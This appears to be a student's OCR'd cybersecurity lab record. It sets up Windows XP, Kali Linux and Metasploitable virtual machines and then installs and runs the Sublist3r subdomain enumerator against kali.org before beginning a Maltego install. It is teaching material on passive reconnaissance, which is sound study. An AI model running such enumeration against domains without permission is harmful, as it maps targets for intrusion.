16 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately:
37 minutes
Installing Devices
Try the easiest Windows® yet
Windows XP makes it easy to manage all of your information. We've enhanced the My Documents and My Pictures folders to make them more useful. Now whenever you open these folders, you'll also see handy shortcuts to the most common tasks for documents and pictures.
Integrated support for Web publishing means that you can put your documents on the Internet and get to them easily from any location.
Windows XP Professional also supports integrated CD recording, so now you can easily save files to a CD-R or CD-RW drive.
Click in the virtual screen to send keystrokes
Easy Install is installing Windows XP Professional.
Help



Windows XP Professional (2) - VMware Workstation 16 Player (No
Player
Microsoft®
Windows®xp
Please wait...
Copyright © Microsoft Corporation
Microsoft



Windows XP Professional (2) - VMware Workstation 16 Player (No
Player
Personalized Settings
Setting up personalized settings for:
Themes Setup




Kali Linux Installation: After successfully installation of Windows XP. We need to now install Kali license by following the same process.



kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Booting `Kali GNU/Linux'
Loading Linux 5.18.0-kali5-amd64 ...


kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
kali
us
30 Sep, 11:23
Enter your password
Cancel
Log In
KALI






Metasploit: After successfully installation of Kali Linux. We need to now install Kali license by following the same process.



Enter the login id as msfadmin and password msfadmin.



Practical No.: 02

Aim: Use of open-source intelligence and passive reconnaissance

1. Installing Sublister:


What is Sublister?

Sublister is a tool designed in python and uses OSINT in order to enumerate subdomains of websites. It helps pen-testers in collecting and gathering subdomains for a domain which is their target. In order to fetch accurate results, Sublister uses many searches engines like Google, Yahoo, etc., and even tools like Netcraft, Virustotal, etc.

Steps to install Sublister:

a. Clone the GitHub repository via "git clone https://github.com/aboul3la/Sublist3r.git".

b. Once the process is done move to the Sublist3r directory. Once that is done we have to check for the various dependencies like dnspython and argparse python modules. These dependencies are available in the requirements.txt file which can be installed using : "pip install -r requirements.txt".



c. You can also manually install those dependencies: Request module: "sudo pip install requests".

Dnspython module: "sudo pip install dnspyhton". Argparse module: "sudo pip install argparse".

```
┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> sudo pip install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.27.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour wit
h the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa
.io/warnings/venv

┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> sudo pip install dnspython
Requirement already satisfied: dnspython in /usr/lib/python3/dist-packages (2.2.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour wit
h the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa
.io/warnings/venv

┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> sudo pip install argparse
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Installing collected packages: argparse
Successfully installed argparse-1.4.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour wit
h the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa
.io/warnings/venv

┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS>
```

d. To run the tool, use the following command in the terminal "./sublist3r.py".

```
┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> ./sublist3r.py

                 # Coded By Ahmed Aboul-Ela - @aboul3la

Usage: python /opt/Sublist3r/sublist3r.py [Options] use -h for help
Error: the following arguments are required: -d/--domain

┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS>
```

e. Now that the tool is working in the current directory and every time that it needs to be run, we have to access it via the same directory. So now we will make a symbolic link so that we can access it from any directory we are in. Use the command: "sudo ln -sfv /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r".

```
┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> sudo ln -sfv /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r
'/usr/bin/sublist3r' → '/opt/Sublist3r/sublist3r.py'

┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS>
```

f. The usage of Sublister:

```
┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> sublist3r -h
usage: sublist3r [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]] [-t THREADS]
                 [-e ENGINES] [-o OUTPUT] [-n]

OPTIONS:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain name to enumerate it's subdomains
  -b [BRUTEFORCE], --bruteforce [BRUTEFORCE]
                        Enable the subbrute bruteforce module
  -p PORTS, --ports PORTS
                        Scan the found subdomains against specified tcp ports
  -v [VERBOSE], --verbose [VERBOSE]
                        Enable Verbosity and display results in realtime
  -t THREADS, --threads THREADS
                        Number of threads to use for subbrute bruteforce
  -e ENGINES, --engines ENGINES
                        Specify a comma-separated list of search engines
  -o OUTPUT, --output OUTPUT
                        Save the results to text file
  -n, --no-color        Output without color

Example: python /usr/bin/sublist3r -d google.com

┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS>
```

For example:

To list the subdomains of a domain, we can enter the following command on Linux.

“sublist3r -v -d ‘Website-url’ -t 5 -e bing -o -/Desktop/sublist3r.txt”.

```
┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> sublist3r -v -d kali.org -t 5 -e bing -o /Desktop/subresult.txt

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for kali.org
[-] verbosity is enabled, will show the subdomains results in realtime
[-] Searching now in Bing..
Bing: pkg.kali.org
Bing: autopkgtest.kali.org
Bing: cdimage.kali.org
Bing: old.kali.org
Bing: archive-4.kali.org
[-] Saving results to file: /Desktop/subresult.txt
Traceback (most recent call last):
  File "/usr/bin/sublist3r", line 1006, in <module>
    interactive()
  File "/usr/bin/sublist3r", line 1003, in interactive
    res = main(domain, threads, savefile, ports, silent=False, verbose=verbose, enable_bruteforce=enab
le_bruteforce, engines=engines)
  File "/usr/bin/sublist3r", line 971, in main
    write_file(savefile, subdomains)
  File "/usr/bin/sublist3r", line 112, in write_file
    with open(str(filename), 'wt') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/Desktop/subresult.txt'

┌──(kali㉿kali)-[/opt/Sublist3r]
└─PS> sS
```

2. Installing Maltego:

What is Maltego?


- Maltego is a comprehensive tool for graphical link analyses that offers realtime data mining and information gathering, as well as the representation of this information on a node-based graph, making patterns and multiple order connections between said information easily identifiable.
- With Maltego, you can easily mine data from dispersed sources, automatically merge matching information in one graph, and visually map it to explore your data landscape.
- Maltego offers the ability to easily connect data and functionalities from diverse sources using Transforms. Via the Transform Hub, you can connect data from over eighty data partners, a variety of public sources (OSINT) as well as your own data.
- The different editions of the Maltego Desktop Client, data integrations, deployment and infrastructure options, support services and learning and training formats enable you to tailor Maltego to your specific needs in terms of capabilities, data access, and other requirements.


Steps to install Maltego:


a. In order to access Maltego, you will need to create an account by visiting https://www.maltego.com/ce-registration/. Once you have successfully registered, open Maltego on you Linux system, if it has not been installed, run the following command "sudo apt install maltego".

